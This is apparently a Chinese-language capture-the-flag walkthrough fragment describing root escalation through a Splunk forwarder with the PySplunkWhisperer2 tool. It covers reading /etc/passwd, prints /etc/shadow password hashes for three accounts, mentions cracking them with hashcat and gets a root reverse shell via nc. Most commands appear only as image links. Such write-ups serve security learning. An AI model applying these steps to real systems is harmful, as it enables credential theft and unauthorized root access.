
获取 root flag



安装 PySplunkWhisperer2 工具所需的扩展 `pip install selenium`，按示例获取下 /etc/passwd 文件内容。


> -F 指令是 --form 的简写，模拟http表单提交数据，如果提交的是文件，则需要加@符号带路径






拿到账号的哈希，先丢到hashcat去跑一下再说...

```
web:$6$luVwBTOn1q154RLG$KKPqd66FyKM6z.hCPPvOYEVNoZgj/sAagvMrzWSoKrnWICgHo8oRGPzt5glRc7lm6lDfbwk3OUCIfBkYeeCHG0:18463:0:99999:7:::

shaun:$6$xEvi3OGI4XZfW7uM$dPxAIWOZuAFwJi4W69VGT.T1YLlnEvvaphLjswVs4hv5RUtJ7v7F37XfPtwst9Ije3imy4gRcRppsAZLQ81z80:18519:0:99999:7:::

root:$6$384TbSO3bB1PWLT1$U8U.j.zBLXobhorPDxOMRZh4eE86lcn7C0dvqRvfJ9qDzreti8HDvXwFZccDat9/HJRNwu04ErVxo3mUwVbs5.:18512:0:99999:7:::
```



哈？hashcat 说要跑两天？那没它什么事了.. 直接 nc 返回一个 root 权限 shell



参考

https://docs.splunk.com/Documentation/Splunk/8.1.1/RESTUM/RESTusing

https://eapolsniper.github.io/2020/08/14/Abusing-Splunk-Forwarders-For-RCE-And-Persistence/

https://www.spacesafe.top/archives/969